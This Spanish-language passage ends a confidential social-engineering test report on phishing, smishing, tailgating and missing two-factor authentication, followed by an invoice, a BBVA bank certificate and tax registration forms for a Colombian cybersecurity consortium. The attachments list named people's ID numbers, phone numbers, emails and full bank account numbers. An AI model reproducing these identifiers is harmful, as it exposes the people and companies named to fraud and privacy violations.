nombre para realizar ataques adicionales. Esta táctica podría ser utilizada para engañar a otros empleados, clientes o socios, con el fin de obtener información confidencial o realizar acciones no autorizadas.

Sin embargo, este proceso no sería sencillo para el atacante debido a la implementación de controles de seguridad, como la autenticación de doble factor (2FA), que protegen las cuentas de correo corporativo. La autenticación de doble factor añade una capa adicional de protección, dificultando el acceso a las cuentas, incluso si el atacante tiene las credenciales correctas.

Riesgo Potencial: A pesar de los controles de seguridad, algunos usuarios aún no cuentan con esta configuración de seguridad. La falta de autenticación de doble factor en ciertas cuentas representa un riesgo significativo para la entidad, ya que un atacante podría explotar esta vulnerabilidad para acceder a cuentas no protegidas y ejecutar ataques más sofisticados.

5.4 TAILGATING

La entidad tiene implementadas varias políticas de seguridad física para prevenir el acceso no autorizado, como el uso de tarjetas de acceso y restricciones en áreas sensibles. Sin embargo, la simulación ha evidenciado que la conciencia de los empleados y la aplicación rigurosa de las políticas de acceso son clave para evitar vulnerabilidades en este tipo de ataques. El ejercicio subraya la necesidad de seguir implementando controles más estrictos, como la verificación de identidad en todas las entradas, incluso en las zonas de menor acceso.

6. CONCLUSIONES

- **Efectividad de los Controles de Seguridad:** Los resultados obtenidos durante las simulaciones de Phishing, Smishing y Tailgating demuestran que la entidad ha implementado controles de seguridad sólidos, tanto a nivel digital como físico, que han jugado un papel crucial en la mitigación de riesgos. En particular, el uso de autenticación de doble factor (2FA) ha demostrado ser eficaz en proteger las cuentas de correo electrónico, mientras que los sistemas de filtrado de correos y las políticas de seguridad física han bloqueado muchos intentos de acceso no autorizado.
- **Concientización de los Usuarios:** Aunque los controles de seguridad han sido efectivos, los resultados también han revelado áreas de mejora en la concientización de los empleados. En las simulaciones de Phishing y Smishing, una proporción considerable de usuarios interactuaron con los correos maliciosos y, en algunos casos, proporcionaron información personal o accedieron a enlaces fraudulentos. Sin embargo, un porcentaje positivo de empleados mostró conciencia y alertó sobre los incidentes, lo que indica que la formación y sensibilización en seguridad cibernética está generando un impacto, aunque aún se requiere más esfuerzo para mejorar la capacidad de todos los usuarios para identificar y prevenir este tipo de amenazas.
- **Importancia de la Seguridad Física:** En la simulación de Tailgating, aunque los sistemas de acceso físico están en su mayoría bien implementados, los resultados subrayan que la

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	34 de 34
		Clasificación	Confidencial

seguridad física depende en gran medida de la vigilancia y el comportamiento de los empleados. Algunos empleados cedieron al comportamiento de cortesía, permitiendo el acceso no autorizado. Esto resalta la necesidad de una formación continua sobre la importancia de no permitir el acceso a personas desconocidas y la implementación de procedimientos más rigurosos de verificación.

- **Riesgos en Cuentas No Protegidas:** A pesar de las medidas de seguridad implementadas, se identificó que algunas cuentas de usuarios no contaban con autenticación de doble factor (2FA), lo que representa un riesgo potencial significativo. La falta de estas configuraciones de seguridad abre una puerta para que los atacantes puedan explotar credenciales robadas o comprometidas. Es imperativo que todos los usuarios de la entidad tengan habilitada la autenticación de doble factor para fortalecer aún más la seguridad general.
- **Necesidad de Mejorar la Cultura de Reporte y Reacción:** Aunque algunos empleados reportaron de manera efectiva los incidentes, la tasa de reporte sigue siendo baja (alrededor del 1%). Esto indica que aún existe la necesidad de fomentar una cultura organizacional de reporte inmediato, asegurando que todos los empleados se sientan cómodos y capacitados para identificar y reportar incidentes sospechosos. Las políticas y procedimientos de respuesta deben ser revisadas y reforzadas para garantizar una acción rápida ante posibles amenazas.

7. RECOMENDACIONES

- **Refuerzo de la capacitación en seguridad cibernética y física:** Implementar programas de formación más frecuentes y detallados sobre Phishing, Smishing y Tailgating, con especial énfasis en las señales de alerta, la importancia de no interactuar con enlaces desconocidos y la verificación de identidad en accesos físicos.
- **Aplicación uniforme de la autenticación de doble factor:** Garantizar que todos los usuarios tengan habilitada la autenticación de doble factor en sus cuentas corporativas, asegurando que esta medida de seguridad sea estándar en toda la organización.
- **Mejora de la cultura de seguridad:** Fomentar una cultura organizacional sólida de seguridad y reporte de incidentes, donde los empleados se sientan empoderados para identificar y comunicar amenazas rápidamente.
- **Evaluación de controles de acceso físico:** Reforzar los procedimientos de acceso en instalaciones restringidas, implementando más barreras de seguridad, como cámaras adicionales, verificación biométrica y medidas para evitar el tailgating.



CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA
NIT 901.781.625-1
CALLE 99 10 19
Tel: (601) 5527210
Bogotá - Colombia

PRE FACTURA
No. C-2-30

Para :	Fondo Nacional de Ahorro SA
Nit :	899.999.284-4
Fecha :	2025-04-02

Elaborado por Siigo S.A.S Nit: 830.048.145-8

Autorización numeración de facturación electrónica DIAN No 18764085737391 vigencia desde 19-12-2024 hasta el 18-12-2025 desde el FE 33 al 5.000 vigencia 12 meses.

Ítem	Descripción	Cantidad	Vr. Unitario	Vr. Total	Valor desc.
1	Administración y soporte de la plataforma XDR contrato 173-2023	1.00	3,326,000.00	3,957,940.00	0.00
2	Administración y soporte de la plataforma SIEM por 9 meses (junio 2024 - febrero 2025) contrato 173-2023	1.00	1,376,217,000.00	1,637,698,230.00	0.00
3	Administración y soporte de la plataforma SOAR contrato 173-2023	1.00	14,627,000.00	17,406,130.00	0.00
4	Administración y soporte de la plataforma THREAT INTELLIGENCE contrato 173-2023	1.00	27,797,000.00	33,078,430.00	0.00
5	Administración y soporte Servicio BRAND CYBERSECURITY MONITORING contrato 173-2023	1.00	55,994,000.00	66,632,860.00	0.00
6	Administración y soporte Servicio de MONITOREO DE DNS contrato 173-2023	1.00	52,083,000.00	61,978,770.00	0.00
7	Administración y soporte de la plataforma SECURE DEVELOPMENT ASSESSMENT contrato 173-2023	1.00	8,279,000.00	9,852,010.00	0.00
8	-Ingeniería Social (Uno (1) obligatorio al año) contrato 173-2023	1.00	35,710,710.00	42,495,745.00	0.00
9	SERVICIO RED TEAM contrato 173-2023	1.00	385,730,170.00	459,018,902.00	0.00
10	Administración y soporte Endpoint PROTECCIÓN ANTIMALWARE, CONTROL DE APLICACIONES, PROTECCIÓN WEB, CONTROL DE ACCESO SEGURO A LA NUBE, SERVER SECURITY, INTRUSION PREVENTION SYSTEM, ISOLATED EXECUTION por 9 meses (junio 2024 - febrero 2025) contrato 173-2023	1.00	305,001,000.00	362,951,190.00	0.00

Ítem	Descripción	Cantidad	Vr. Unitario	Vr. Total	Valor desc.
11	Administración y soporte de la plataforma CIBERDEFENSA contrato 173-2023	1.00	5,874,000.00	6,990,060.00	0.00
12	Administración y soporte de la plataforma MONITOREO DE LÍNEAS BASE DE SEGURIDAD contrato 173-2023	1.00	8,406,000.00	10,003,140.00	0.00
13	Administración y soporte de la plataforma MONITOREO DE BASES DE DATOS (DAM) contrato 173-2023	1.00	23,451,000.00	27,906,690.00	0.00
14	Administración y soporte de la plataforma SOLUCIÓN GOBIERNO DE IDENTIDADES (Actividades de responsabilidad con 4.16. SOLUCIÓN GOBIERNO DE IDENTIDADES Anexo técnico) contrato 173-2023	1.00	26,449,000.00	31,474,310.00	0.00

Total Bruto 2,328,944,880.00

Subtotal 2,328,944,880.00

IVA 19% 442,499,527.00

Total a Pagar 2,771,444,407.00

SUMA IGUALES:DOS MIL SETECIENTOS SETENTA Y UN MILLONES CUATROSCIENTOS CUARENTA Y CUATRO MIL CUATROCIENTOS SIETE PESOS MCTE

Mnemo Colombia S.A.S. 49% NIT 900.396.176-1 Contribuyente

Mnemo Cyber Sec SAS 50% NIT 901.447.968-1 Contribuyente

Mnemo Evolution & integration Service SA 1% NIT:901.306.687-2 Contribuyente

DAVID TOVAR LOZANO
contadorjunior@mnemo.com
(3017710213)

BBVA Colombia
NIT 860.003.020-1
Certifica

Que nuestro(a) cliente **CONSORCIO UNIDAD DECIBERSEGURIDAD FNA**, identificado(a) con NIT número **901.781.625-1** se encuentra vinculado(a) a nuestra entidad a través de la CUENTA **CUENTA DE AHORROS EM No. 0136002901** apertura el **19 de diciembre del 2023**, cuenta **ACTIVA** y que a la fecha ha presentado un manejo conforme a lo establecido contractualmente.

Esta certificación se expide a solicitud del titular con destino a quien interese, el **20 de marzo del 2025**.

Para trámites de nómina, legales, internacionales y otros, también puedes usar las siguientes opciones de números de cuenta:


Cuenta de 10 dígitos:**0136002901**


Cuenta de 16 dígitos:**0136000200002901**


Cuenta de 20 dígitos:**00130136000200002901**





Firma autorizada
BBVA Colombia

DIAN		Formulario del Registro Único Tributario				001	
2. Concepto 02 Actualización				4. Número de formulario 14972953384			
				 (415)7707212489984(8020) 000001497295338 4			
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico	
9 0 1 7 8 1 6 2 5		1		Impuestos de Bogotá		3 2	
IDENTIFICACIÓN							
24. Tipo de contribuyente		25. Tipo de documento		26. Número de Identificación			
Persona jurídica		1					
Lugar de expedición		28. País		29. Departamento		30. Ciudad/Municipio	
31. Primer apellido		32. Segundo apellido		33. Primer nombre		34. Otros nombres	
35. Razón social CONSORCIO UNIDAD DE CIBERSEGURIDAD FNA							
36. Nombre comercial				37. Sigla			
UBICACIÓN							
38. País		39. Departamento		40. Ciudad/Municipio			
COLOMBIA		Bogotá D.C.		Bogotá, D.C.		0 0 1	
41. Dirección principal		CL 99 # 10 - 19 OF 502 ED TRADE CENTER					
42. Correo electrónico		r.rojasarias@mnemo.com					
43. Código postal		44. Teléfono 1		45. Teléfono 2			
0 1 1 0 0 1		3 1 8 3 8 3 5 1 1 7		3 0 1 6 3 2 7 9 8 6			
CLASIFICACIÓN							
Actividad económica				Ocupación			
Actividad principal		Actividad secundaria		Otras actividades		52. Número establecimientos	
46. Código		47. Fecha inicio actividad		48. Código		49. Fecha inicio actividad	
50. Código		1		2		51. Código	
6 2 0 1		2 0 2 3 1 2 1 4					
Responsabilidades, Calidades y Atributos							
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26							
53. Código 7 1 4 4 8 5 5							
07- Retención en la fuente a título de rent							
14- Informante de exogena							
48 - Impuesto sobre las ventas - IVA							
55 - Informante de Beneficiarios Finales							
Usuarios aduaneros				Exportadores			
1 2 3 4 5 6 7 8 9 10				55. Forma 56. Tipo Servicio 1 2 3			
54. Código				57. Modo			
11 12 13 14 15 16 17 18 19 20				58. CPC			
IMPORTANTE: Sin perjuicio de las actualizaciones a que haya lugar, la inscripción en el Registro Único Tributario -RUT-, tendrá vigencia indefinida y en consecuencia no se exigirá su renovación							
Para uso exclusivo de la DIAN							
59. Anexos SI NO X				60. No. de Folios: 0			
La información suministrada a través del formulario oficial de inscripción, actualización, suspensión y cancelación del Registro Único Tributario (RUT), deberá ser exacta y veraz; en caso de constatar inexactitud en alguno de los datos suministrados se adelantarán los procedimientos administrativos sancionatorios o de suspensión, según el caso, Parágrafo del artículo 1.6.1.2.6 del Decreto 1625 del 2016. De igual manera al formalizar el trámite el usuario fue informado y acepta la política de tratamiento de datos ley 1581 de 2012. Firma del solicitante:				Sin perjuicio de las verificaciones que la DIAN realice. Firma autorizada: 984. Nombre VELEZ CASTRO HUMBERTO DE JESUS 985. Cargo Representante legal Certificado			


DIAN		Formulario del Registro Único Tributario		001	
Espacio reservado para la DIAN			Página 2 de 5 Hoja 2		
			4. Número de formulario 14972953384		
 (415)7707212489984(8020) 000001497295338 4					
5. Número de Identificación Tributaria (NIT) 9 0 1 7 8 1 6 2 5 1		6. DV 1		12. Dirección seccional Impuestos de Bogotá	
				14. Buzón electrónico 3 2	
Características y formas de las organizaciones					
62. Naturaleza 2		63. Formas asociativas		64. Entidades o institutos de derecho público de orden nacional, departamental, municipal y descentralizados	
65. Fondos		66. Cooperativas		67. Sociedades y organismos extranjeros	
68. Sin personería jurídica 3		69. Otras organizaciones no clasificadas		70. Beneficio 1	
Constitución, Registro y Última Reforma			Composición del Capital		
Documento		1. Constitución		2. Reforma	
71. Clase 0 2					
72. Número					
73. Fecha 2 0 2 3, 1 1, 2 3					
74. Número de notaría					
75. Entidad de registro 9 8					
76. Fecha de registro 2 0 2 3, 1 2, 1 3					
77. No. Matricula mercantil					
78. Departamento 1 1					
79. Ciudad/Municipio 0 0 1					
Vigencia					
80. Desde 2 0 2 3, 1 2, 1 3					
81. Hasta 2 0 2 5, 1 2, 3 1					
				82. Nacional 1 0 0 %	
				83. Nacional público 0 . 0 %	
				84. Nacional privado 1 0 0 . 0 %	
				85. Extranjero 0 %	
				86. Extranjero público 0 . 0 %	
				87. Extranjero privado 0 . 0 %	
Entidad de vigilancia y control					
88. Entidad de vigilancia y control					
Estado y Beneficio					
Item	89. Estado actual	90. Fecha cambio de estado	91. Número de Identificación Tributaria (NIT)	92. DV	
1				-	
2				-	
3				-	
4				-	
5				-	
Vinculación económica					
93. Vinculación económica	94. Nombre del grupo económico y/o empresarial			95. Número de Identificación Tributaria (NIT) de la Matriz o Controlante	
				96. DV.	
97. Nombre o razón social de la matriz o controlante					
170. Número de identificación tributaria otorgado en el exterior		171. País		172. Número de identificación tributaria sociedad o natural del exterior con EP	
173. Nombre o razón social de la sociedad o natural del exterior con EP					


DIAN		Formulario del Registro Único Tributario Representación				001	
Espacio reservado para la DIAN				Página 3 de 5 Hoja 3			
				4. Número de formulario 14972953384			
				 (415)7707212489984(8020) 000001497295338 4			
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico	
9 0 1 7 8 1 6 2 5		1		Impuestos de Bogotá		3 2	
Representación							
98. Representación REPRS LEGAL PRIN 1 8				99. Fecha inicio ejercicio representación 2 0 2 3 1 1 2 3			
100. Tipo de documento Cédula de Ciudadaní 1 3		101. Número de identificación 8 7 7 0 4 4 6		102. DV		103. Número de tarjeta profesional	
104. Primer apellido VELEZ		105. Segundo apellido CASTRO		106. Primer nombre HUMBERTO		107. Otros nombres DE JESUS	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación REPRS LEGAL SUPL 1 9				99. Fecha inicio ejercicio representación 2 0 2 3 1 1 2 3			
100. Tipo de documento Cédula de Ciudadan 1 3		101. Número de identificación 8 0 8 0 8 4 2 0		102. DV		103. Número de tarjeta profesional	
104. Primer apellido PARRA		105. Segundo apellido GAMBOA		106. Primer nombre JOHN		107. Otros nombres JAIRO	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			


DIAN		Formulario del Registro Único Tributario Socios y/o Miembros de Juntas Directivas, Consorcios, Uniones Temporales				001	
Espacio reservado para la DIAN				Página 4 de 5 Hoja 4			
				4. Número de formulario 14972953384			
				 (415)7707212489984(8020) 000001497295338 4			
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico	
9 0 1 7 8 1 6 2 5 1		1		Impuestos de Bogotá		3 2	
Socios y/o Miembros de Juntas Directivas, Consorcios, Uniones Temporales							
111. Tipo de documento NIT		112. Número de identificación		113. DV		114. Nacionalidad	
3 1		9 0 1 4 4 7 9 6 8		1		COLOMBIA	
115. Primer apellido		116. Segundo apellido		117. Primer nombre		118. Otros nombres	
1							
119. Razón social MNEMO CYBER SEC S.A.S							
120. Valor capital del socio		121. % Participación		122. Fecha de ingreso		123. Fecha de retiro	
				5 0 2 0 2 3 1 1 2 3			
111. Tipo de documento NIT		112. Número de identificación		113. DV		114. Nacionalidad	
3 1		9 0 0 3 9 6 1 7 6		1		COLOMBIA	
115. Primer apellido		116. Segundo apellido		117. Primer nombre		118. Otros nombres	
2							
119. Razón social MNEMO COLOMBIA SAS							
120. Valor capital del socio		121. % Participación		122. Fecha de ingreso		123. Fecha de retiro	
				4 9 2 0 2 3 1 1 2 3			
111. Tipo de documento NIT		112. Número de identificación		113. DV		114. Nacionalidad	
3 1		9 0 1 3 0 6 6 8 7		2		COLOMBIA	
115. Primer apellido		116. Segundo apellido		117. Primer nombre		118. Otros nombres	
3							
119. Razón social MNEMO EVOLUTION & INTEGRATION SERVICES S.A.							
120. Valor capital del socio		121. % Participación		122. Fecha de ingreso		123. Fecha de retiro	
				1 2 0 2 3 1 1 2 3			
111. Tipo de documento		112. Número de identificación		113. DV		114. Nacionalidad	
115. Primer apellido		116. Segundo apellido		117. Primer nombre		118. Otros nombres	
4							
119. Razón social							
120. Valor capital del socio		121. % Participación		122. Fecha de ingreso		123. Fecha de retiro	
111. Tipo de documento		112. Número de identificación		113. DV		114. Nacionalidad	
115. Primer apellido		116. Segundo apellido		117. Primer nombre		118. Otros nombres	
5							
119. Razón social							
120. Valor capital del socio		121. % Participación		122. Fecha de ingreso		123. Fecha de retiro	

DIAN		Formulario del Registro Único Tributario Revisor Fiscal y Contador				001	
Espacio reservado para la DIAN				Página 5 de 5 Hoja 5			
				4. Número de formulario 14972953384			
				 (415)7707212489984(8020) 000001497295338 4			
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico	
9 0 1 7 8 1 6 2 5		1		Impuestos de Bogotá		3 2	
Revisor Fiscal y Contador							
Revisor fiscal principal	124. Tipo de documento		125. Número de identificación		126. DV 127. Número de tarjeta profesional		
	128. Primer apellido		129. Segundo apellido		130. Primer nombre		131. Otros nombres
	132. Número de Identificación Tributaria (NIT)		133. DV		134. Sociedad o firma designada		
	135. Fecha de nombramiento						
Revisor fiscal suplente	136. Tipo de documento		137. Número de identificación		138. DV 139. Número de tarjeta profesional		
	140. Primer apellido		141. Segundo apellido		142. Primer nombre		143. Otros nombres
	144. Número de Identificación Tributaria (NIT)		145. DV		146. Sociedad o firma designada		
	147. Fecha de nombramiento						
Contador	148. Tipo de documento		149. Número de identificación		150. DV		151. Número de tarjeta profesional
	Cédula de Ciudadanía 1 3		1 0 3 0 6 1 8 6 2 6		4		2 8 1 3 8 9 T
	152. Primer apellido		153. Segundo apellido		154. Primer nombre		155. Otros nombres
	PINZON		ROJAS		ANDRES		CAMILO
156. Número de Identificación Tributaria (NIT)		157. DV		158. Sociedad o firma designada			
159. Fecha de nombramiento		2 0 2 3 1 1 0 8					


DIAN		Formulario del Registro Único Tributario				001	
2. Concepto 02 Actualización				4. Número de formulario 141064929586			
5. Número de Identificación Tributaria (NIT) 9014479681				6. DV 1		12. Dirección seccional Impuestos de Bogotá	
14. Buzón electrónico 32							
IDENTIFICACIÓN							
24. Tipo de contribuyente Persona jurídica 1				25. Tipo de documento		26. Número de Identificación	
Lugar de expedición		28. País		29. Departamento		30. Ciudad/Municipio	
31. Primer apellido		32. Segundo apellido		33. Primer nombre		34. Otros nombres	
35. Razón social MNEMO CYBER SEC S.A.S							
36. Nombre comercial						37. Sigla	
UBICACIÓN							
38. País COLOMBIA		169		39. Departamento Bogotá D.C.		11	
40. Ciudad/Municipio Bogotá, D.C.		001					
41. Dirección principal CL 99 NO 10 19 OF 502							
42. Correo electrónico j.parra@mnemo.com							
43. Código postal 110111				44. Teléfono 1 6913133			
45. Teléfono 2							
CLASIFICACIÓN							
Actividad económica				Ocupación			
Actividad principal		Actividad secundaria		Otras actividades		52. Número establecimientos	
46. Código 6201		47. Fecha inicio actividad 20201229		48. Código 6202		49. Fecha inicio actividad 20201229	
50. Código 1		2		51. Código			
Responsabilidades, Calidades y Atributos							
53. Código 571442485255							
05- Impto. renta y compl. régimen ordinario							
07- Retención en la fuente a título de renta							
14- Informante de exógena							
42- Obligado a llevar contabilidad							
48 - Impuesto sobre las ventas - IVA							
52 - Facturador electrónico							
55 - Informante de Beneficiarios Finales							
Usuarios aduaneros				Exportadores			
54. Código 1234567891011121314151617181920				55. Forma 56. Tipo Servicio 12357. Modo 58. CPC			
IMPORTANTE: Sin perjuicio de las actualizaciones a que haya lugar, la inscripción en el Registro Único Tributario -RUT-, tendrá vigencia indefinida y en consecuencia no se exigirá su renovación							
Para uso exclusivo de la DIAN							
59. Anexos SI NO X				60. No. de Folios: 0			
La información suministrada a través del formulario oficial de inscripción, actualización, suspensión y cancelación del Registro Único Tributario (RUT), deberá ser exacta y veraz; en caso de constatar inexactitud en alguno de los datos suministrados se adelantarán los procedimientos administrativos sancionatorios o de suspensión, según el caso, Parágrafo del artículo 1.6.1.2.6 del Decreto 1625 del 2016. De igual manera al formalizar el trámite el usuario fue informado y acepta la política de tratamiento de datos ley 1581 de 2012. Firma del solicitante:				Sin perjuicio de las verificaciones que la DIAN realice. Firma autorizada: 984. Nombre VELEZ CASTRO HUMBERTO DE JESUS 985. Cargo Representante Legal Suplente Certificado			

DIAN		Formulario del Registro Único Tributario		001	
Espacio reservado para la DIAN			Página 2 de 4 Hoja 2		
			4. Número de formulario 141064929586		
			(415)7707212489984(8020) 000014106492958 6		
5. Número de Identificación Tributaria (NIT)		6. DV	12. Dirección seccional		14. Buzón electrónico
9 0 1 4 4 7 9 6 8		1	Impuestos de Bogotá		3 2
Características y formas de las organizaciones					
62. Naturaleza		2	63. Formas asociativas		1 2
65. Fondos			66. Cooperativas		
68. Sin personería jurídica			69. Otras organizaciones no clasificadas		
			64. Entidades o institutos de derecho público de orden nacional, departamental, municipal y descentralizados		
			67. Sociedades y organismos extranjeros		
			70. Beneficio		1
Constitución, Registro y Última Reforma					
Documento		1. Constitución		2. Reforma	
71. Clase		0 4			
72. Número					
73. Fecha		2 0 2 0 1 2 2 8			
74. Número de notaría					
75. Entidad de registro		0 3			
76. Fecha de registro		2 0 2 0 1 2 2 9			
77. No. Matrícula mercantil		0 3 3 2 0 4 4 3			
78. Departamento		1 1			
79. Ciudad/Municipio		4			
Vigencia					
80. Desde		2 0 2 0 1 2 2 8			
81. Hasta		2 0 9 9 1 2 3 1			
Composición del Capital					
82. Nacional		1 0 0 %			
83. Nacional público		0 . 0 %			
84. Nacional privado		1 0 0 . 0 %			
85. Extranjero		0 %			
86. Extranjero público		0 . 0 %			
87. Extranjero privado		0 . 0 %			
Entidad de vigilancia y control					
88. Entidad de vigilancia y control					
Superintendencia de Sociedades					
5					
Estado y Beneficio					
Item	89. Estado actual	90. Fecha cambio de estado	91. Número de Identificación Tributaria (NIT)	92. DV	
1	8 0	2 0 2 1 0 1 2 5		-	
2				-	
3				-	
4				-	
5				-	
Vinculación económica					
93. Vinculación económica	94. Nombre del grupo económico y/o empresarial			95. Número de Identificación Tributaria (NIT) de la Matriz o Controlante	
				96. DV.	
97. Nombre o razón social de la matriz o controlante					
170. Número de identificación tributaria otorgado en el exterior		171. País		172. Número de identificación tributaria sociedad o natural del exterior con EP	
173. Nombre o razón social de la sociedad o natural del exterior con EP					

DIAN		Formulario del Registro Único Tributario Representación				001	
Espacio reservado para la DIAN				Página 3 de 4 Hoja 3			
				4. Número de formulario 141064929586			
 (415)7707212489984(8020) 000014106492958 6							
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico	
9 0 1 4 4 7 9 6 8		1		Impuestos de Bogotá		3 2	
Representación							
98. Representación REPRS LEGAL PRIN				99. Fecha inicio ejercicio representación 2 0 2 0 1 2 2 8			
100. Tipo de documento Cédula de Extranjeri		101. Número de identificación 2 2 6 6 7 3 5 2		102. DV		103. Número de tarjeta profesional	
104. Primer apellido VICENT		105. Segundo apellido FERNANDEZ		106. Primer nombre CARLOS		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación REPRS LEGAL SUPL				99. Fecha inicio ejercicio representación 2 0 2 2 0 1 1 2			
100. Tipo de documento Cédula de Ciudadan		101. Número de identificación 1 3 8 7 7 0 4 4 6		102. DV		103. Número de tarjeta profesional 6 1 0 6 1 - T	
104. Primer apellido VELEZ		105. Segundo apellido CASTRO		106. Primer nombre HUMBERTO		107. Otros nombres DE JESUS	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			
98. Representación				99. Fecha inicio ejercicio representación			
100. Tipo de documento		101. Número de identificación		102. DV		103. Número de tarjeta profesional	
104. Primer apellido		105. Segundo apellido		106. Primer nombre		107. Otros nombres	
108. Número de Identificación Tributaria (NIT)		109. DV		110. Razón social representante legal			

DIAN		Formulario del Registro Único Tributario Revisor Fiscal y Contador				001		
Espacio reservado para la DIAN				Página 4 de 4 Hoja 5				
				4. Número de formulario 141064929586				
 (415)7707212489984(8020) 000014106492958 6								
5. Número de Identificación Tributaria (NIT)		6. DV		12. Dirección seccional		14. Buzón electrónico		
9 0 1 4 4 7 9 6 8		1		Impuestos de Bogotá		3 2		
Revisor Fiscal y Contador								
Revisor fiscal principal	124. Tipo de documento		125. Número de identificación		126. DV		127. Número de tarjeta profesional	
	Cédula de Ciudadanía 1 3		1 0 1 8 4 0 8 8 7 6				2 3 2 3 2 5 T	
	128. Primer apellido		129. Segundo apellido		130. Primer nombre		131. Otros nombres	
	TOVAR		LOZANO		JAIRO		DAVID	
Revisor fiscal suplente	132. Número de Identificación Tributaria (NIT)		133. DV		134. Sociedad o firma designada			
	135. Fecha de nombramiento		2 0 2 3 0 3 3 0					
	136. Tipo de documento		137. Número de identificación		138. DV		139. Número de tarjeta profesional	
	140. Primer apellido		141. Segundo apellido		142. Primer nombre		143. Otros nombres	
Contador	144. Número de Identificación Tributaria (NIT)		145. DV		146. Sociedad o firma designada			
	147. Fecha de nombramiento							
	148. Tipo de documento		149. Número de identificación		150. DV		151. Número de tarjeta profesional	
	Cédula de Ciudadanía 1 3		1 0 3 0 6 1 8 6 2 6				2 8 1 3 8 9 T	
	152. Primer apellido		153. Segundo apellido		154. Primer nombre		155. Otros nombres	
	PINZON		ROJAS		ANDRES		CAMILO	
	156. Número de Identificación Tributaria (NIT)		157. DV		158. Sociedad o firma designada			
	159. Fecha de nombramiento		2 0 2 2 0 2 2 3					


DIAN		Formulario del Registro Único Tributario		001	
2. Concepto 02 Actualización		4. Número de formulario 141064925838			
5. Número de Identificación Tributaria (NIT) 900396176		6. DV 1		12. Dirección seccional Impuestos de Bogotá	
14. Buzón electrónico 32					
IDENTIFICACIÓN					
24. Tipo de contribuyente Persona jurídica		25. Tipo de documento 1		26. Número de Identificación	
Lugar de expedición		28. País		29. Departamento	
31. Primer apellido		32. Segundo apellido		33. Primer nombre	
34. Otros nombres		35. Razón social MNEMO COLOMBIA SAS		36. Nombre comercial	
37. Sigla					
UBICACIÓN					
38. País COLOMBIA		39. Departamento Bogotá D.C.		40. Ciudad/Municipio Bogotá, D.C.	
41. Dirección principal CL 99 10 19 OF 502					
42. Correo electrónico recepcion.colombia@mnemo.com					
43. Código postal 110111		44. Teléfono 1 3183835117		45. Teléfono 2 575527210	
CLASIFICACIÓN					
Actividad económica		Ocupación			
Actividad principal		Actividad secundaria		Otras actividades	
46. Código 6201		47. Fecha inicio actividad 20101112		48. Código 6202	
49. Fecha inicio actividad 20101112		50. Código 1 6209		2 8551	
51. Código		52. Número establecimientos			
Responsabilidades, Calidades y Atributos					
53. Código 57910141819264142485255					
